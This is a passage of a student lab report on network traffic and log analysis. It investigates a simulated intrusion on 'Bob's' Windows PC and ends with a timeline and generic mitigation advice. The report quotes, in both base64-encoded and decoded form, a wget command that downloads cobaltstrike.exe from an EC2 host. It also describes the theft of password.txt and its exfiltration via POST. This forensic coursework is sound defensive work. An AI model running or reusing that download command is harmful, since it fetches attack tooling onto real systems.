Simply enter your data then push the decode button.

```
dwBnAGUAdAAgAGUAYwAyAC0AMwAtADIAMAAtADIAMgA0AC0AOAA0AC4AdQBzAC0AZQBhAHMAdAAtADIALgBjAG8AbQBwAHUAdABlAC4AYQBtAGEAeg
BvAG4AYQB3AHMALgBjAG8AbQAvAGMAbwBiAGEAbAB0AHMAdAByAGkAawBlAC4AZQB4AGUA
```




```
wget ec2-3-20-224-84.us-east-2.compute.amazonaws.com/cobaltstrike.exe
```

“Wget ec2-3-20-224-84.us-east-2.compute.amazonaws.com/cobaltstrike.exe”

After using an online decoder[1] to decode the script using base64 decoder. [2]Here, the potential attacker is trying to run cobaltstrike.exe in this script, which is considered to be malicious and a favored tool of hackers for managing and remotely accessing infected systems.

When this payload is installed on Bob's computer, a malicious script compromises the system, which results in the computer acting strangely. Here, the attacker has used wget command which is basically a command that may be used to access services on the system and download files from web servers without the aid of a browser. In my opinion, the possible attacker must have performed the malicious activities using wget command.

In one of the logs, we can also see that the attacker attempted to reach this website using Bob's computer's web browser, which in my opinion explains Bob thinks his mouse cursor has been moving. As shown in the given figure below.



```
t event.provider     Microsoft-Windows-PowerShell

t host.name          DESKTOP-8SR3KS2

t log.level          verbose

t message            Creating Scriptblock text (1 of 1):
                     wget ec2-3-20-224-84.us-east-2.compute.amazonaws.com/cobaltstrike.exe

                     ScriptBlock ID: b7f24727-5dfd-40e8-865d-b876491242cf
                     Path:

t tags               beats_input_codec_plain_applied
```

LAB 4: NETWORK TRAFFIC AND LOG ANALYSIS
AKSHAY RAJENDRA GALGALI 2060882

3. FLOW OF ATTACK:

After analyzing the network log and windows log, it can be concluded that the attacker used remote execute command to attack the bob's system.

Let's now try to determine the flow of attack, after the analyzing both network logs and windows logs, we can conclude that the first sign of comprise can be seen in network log where the attacker is successful logs in to bob's system successfully.

The first sign of compromise can be seen in network log at timestamp Oct 31, 2020 @07:00:21.738, where attacker successfully logs in remotely.

Then, the attacker tries to load the payload into the system we can be illustrated in windows log at timestamp Oct 31, 2020 @07:01:08:353, where attacker executes the encoded payload which includes wget command.

Then, the attacker tries to steal the password.txt file from Bob's system which given in windows log at timestamp Oct 31, 2020 @ 07:11:16.540.

After this, we can confirm the attacker is trying to remotely invoke a URI in windows log at timestamp Oct 31, 2020 @ 07:12:34.181 and conclude that attacker remotely invoked a URI.

And, at timestamp Oct 31, 2020 @ 07:12:34.289, the attacker accessed the "exfil" page on the server with IP 3.20.224.84 using the "GET" method, also at timestamp Oct 31, 2020 @ 07:12:34.388 attacker used the "post" method to upload data from Bob's system to the server.

Lastly, in the windows log, we can see series of malicious PowerShell script running using wget command used for remote execution, from timestamp Oct 31, 2020 @ 07:00:44.545 to Oct 31, 2020 @ 07:12:34.958 where all the attacks and compromises has taken place.

This was the timeline and flow of attack which was taken place by the attacker using remote command execution.

4. CONCLUSION

4.1 MITIGATING/REMIDIATING INFECTION:

- **USING SECURE PROTOCOL:** Always use secure protocol like HTTPS and SSL/TLS.
- **MONITORING NETWORK TRAFFIC:** Regularly check the website for vulnerabilities, and if the team discovers any, take the appropriate steps to fix them up right away.
- **APPLYING APPLICATION AND CONTROL POLICIES:** By applying strict edit policies to the application, it is difficult to the attacker to make any type of connection due to its restrictions.
- **BACKING UP FILES AND RESOURCES:** Data management is vitally important, and making backups of acquired data is essential. Backups shield information against human error, hardware malfunction, virus assaults, power outages, and natural disasters. If these errors do occur, backups can help you save time and money.
- **PRIVELEGE MANAGEMENT:** Limiting and restricting privileges to the user and applications it can remediate malicious attacks on the system.

LAB 4: NETWORK TRAFFIC AND LOG ANALYSIS
AKSHAY RAJENDRA GALGALI 2060882

4.2 PREVENTION MEASURES:

- **Authentication:** Authentication failure tests should be conducted and before being used in production, the build must undergo a thorough security audit from outside application security testing providers.
- **Input Validation:** Input validation ensures that user-provided data is free of characters like single or double quotes, which could alter a SQL query and produce results that were not intended when the application was designed.
- **Limit add on plug ins:** Use plugins and add-ons selectively. Attackers might try to use this software's zero-day vulnerability to their advantage.

4.3 LEASSON LEARNED:

- Always use secure protocol like HTTPS and SSL/TLS.
- Effective use of access management is must to prevent from any types of attacks.
- Keeping software and hardware of servers and security patches up-to date to mitigate the risk.
- Always monitor user and system activities to detect malicious activities beforehand.
- Effective use of access management is must to prevent from any types of attacks

5. REFERENCES:

[1] https://www.techtarget.com/searchsecurity/news/252525560/Cobalt-Strike-malware-campaign-targets-job-seekers

[2] https://www.base64decode.org/

-------END-----